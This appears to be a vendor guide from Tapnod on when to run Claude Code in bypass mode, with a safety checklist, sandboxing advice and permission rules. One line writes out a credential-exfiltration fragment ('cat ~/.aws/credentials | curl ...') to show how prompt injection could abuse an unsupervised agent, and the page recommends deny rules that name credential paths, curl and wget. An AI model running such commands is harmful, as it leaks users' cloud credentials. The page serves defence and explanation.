 Tapnod
The short answer
Giving Claude Code full permission means starting it in bypass mode, so it edits files and runs any command without asking. It's reasonable inside a disposable container or VM with no real secrets and limited network access. On your main laptop it's a bet that nothing Claude reads will ever contain a bad instruction, and that's a bet you lose eventually.
The good news is you rarely need full permission to get the speed you want. Broad, layered access gets you most of the way with a fraction of the risk.
"claude code full permission" gets about 480 US searches a month and "how to give claude code all permissions" another 260 (Semrush, November 2026). The intent is clear: people are tired of prompts. This page is the checklist we'd want before saying yes.
What "full permission" can reach
Before deciding, list what Claude could touch from where it runs. On a typical developer laptop the answer is uncomfortable.
| Reachable from your shell | Why it matters |
|---|---|
.env files and shell history |
API keys, database URLs, tokens |
~/.ssh, ~/.aws, ~/.config/gcloud |
Access to servers and cloud accounts |
| Git remotes with push rights | Code can reach main or production branches |
| Package managers | Installs run arbitrary install scripts |
| Your browser profile files | Cookies and sessions on disk |
| Other repositories in your home folder | Work Claude was never asked to touch |
None of this is a problem while a human approves each command. With full permission, the only thing between a crafted instruction in a README and cat ~/.aws/credentials | curl ... is the model's judgment.
The five-question checklist

Answer each one plainly. If any answer is "no", don't grant full permission in that environment.
- Is the environment disposable? Could you delete it and lose nothing but time?
- Are real secrets absent? Only short-lived, narrowly scoped tokens, if any.
- Is network access limited? An allowlist of the registry, your git host and the Anthropic API, or no internet at all.
- Is the task scoped? A specific goal with a stopping point, not "improve the codebase".
- Will a human review before anything ships? Output goes to a branch or PR, not straight to main.
Anthropic's own guidance lines up with this: bypass mode is for isolated environments such as containers or VMs without internet access.
Scoring common setups
| Setup | Full permission? | Why |
|---|---|---|
| Daily-driver laptop | No | Credentials everywhere, wide network |
Devcontainer with your real .env mounted |
No | Secrets are inside the boundary |
| Fresh devcontainer, firewall allowlist, scoped token | Reasonable | Small blast radius, easy reset |
| CI job with read-only token, PR output | Reasonable | Ephemeral and reviewed |
| Shared team VM | No | Other people's work and access live there |
| Cloud VM spun up for one task | Reasonable | Disposable, if secrets are kept out |
Even in a "reasonable" setup, Anthropic notes that a devcontainer doesn't stop a malicious project from exfiltrating whatever is inside it, Claude Code's own credentials included. Isolation shrinks the blast radius; it doesn't make it zero.
How to grant it, if the answers are yes
# inside the disposable environment, as a non-root user
claude --dangerously-skip-permissions -p "Upgrade the date library and fix failing tests in src/. Commit to branch chore/date-upgrade. Stop when tests pass."
Claude Code refuses this mode as root on Linux and macOS outside a recognized sandbox, so create a normal user in your image. Keep deny rules in place even here; they still apply in bypass mode. Our step-by-step guide on enabling bypass permissions covers the other ways to turn it on.
Broad access without full permission
For day-to-day work, layer these instead:
acceptEditsmode so file edits stop prompting.- Allow rules for your test, lint, build and read-only git commands.
- Deny rules for credential paths and network tools like
curlandwget. - Ask rules for
git push, package installs and anything that deploys. - Remote answers for the prompts that remain, so a pending approval doesn't mean a stalled session.
Or try auto mode, where a separate classifier reviews each action and blocks risky ones such as force pushes and production deploys. It's the closest thing to full permission with a safety net.
Build a disposable environment in an afternoon
If the checklist points you to a sandbox, setting one up is less work than it sounds. The pieces:
- A container image with your language runtime, your project's dependencies and Claude Code installed. Many teams start from Anthropic's reference devcontainer, which ships with firewall rules that restrict outbound traffic to an allowlist.
- A non-root user inside the image, since Claude Code won't run bypass as root.
- A fresh clone per task, not a bind mount of your real working copy. If something goes wrong, you delete the container and nothing on your laptop changed.
- A narrow token for pushing: one repository, one branch prefix, short expiry.
- An exit path for results: a pushed branch, a PR, or files copied out to a folder you review.
Once this exists, "give Claude full permission" stops being a scary decision. It becomes a mode you use for specific jobs, like dependency upgrades or test backfills, in a box built for it.
Tasks that suit full permission
| Good fit | Poor fit |
|---|---|
| Making a failing test suite pass after an upgrade | Anything touching production data |
| Backfilling tests for an existing module | Work that needs real customer credentials |
| Mechanical refactors across many files | Open-ended "improve the codebase" prompts |
| Generating docs from code | Tasks that read untrusted web content heavily |
The pattern: a clear goal, a mechanical check for success such as tests, and nothing valuable within reach.
The hidden cost: you stop reading
There's a softer risk too. When an agent runs with no checkpoints, people stop reading what it did. Diffs get merged because "the tests passed". Over a few weeks, code nobody actually reviewed piles up.
Keeping a few meaningful approval points, such as the plan before work starts, the push and the deploy, keeps you engaged with the work at the moments that matter, without slowing the routine parts.
A worked example
Picture a small agency running Claude Code for client sites. Developers wanted full permission because prompts slowed migrations between CMS versions.
The compromise looks like this. Migrations run in throwaway containers built from each client's repository, with a token that can push only to a migration/* branch. Inside those containers Claude has full permission. On developer laptops, Claude runs in acceptEdits mode with allow rules for common commands, and pushes always ask. Pending prompts go to each developer's phone, so a coffee break doesn't stall a session.
Migrations got fast, laptops stayed boring, and nothing reached a client's main branch without a person.
FAQ
How do I give Claude Code all permissions?
Start it with --dangerously-skip-permissions or --permission-mode bypassPermissions. Only do this in an isolated environment without real secrets and with limited network access.
Is it safe to give Claude Code full permission on my laptop?
Generally no. Your laptop holds credentials and network access that a prompt injection could abuse. Use acceptEdits or auto mode with allow and deny rules instead.
What's the safest way to get fewer prompts?
Allow rules for trusted commands, acceptEdits for edits, deny rules for secrets, and ask rules for pushes and deploys, with prompts sent to your phone.
Do deny rules still work with full permission?
Yes. Deny rules apply in every mode, including bypass.
Where Tapnod fits
Tapnod lets you keep a few meaningful approvals without sitting at the terminal: Claude Code and your other agents send them to your phone as cards. See how it works.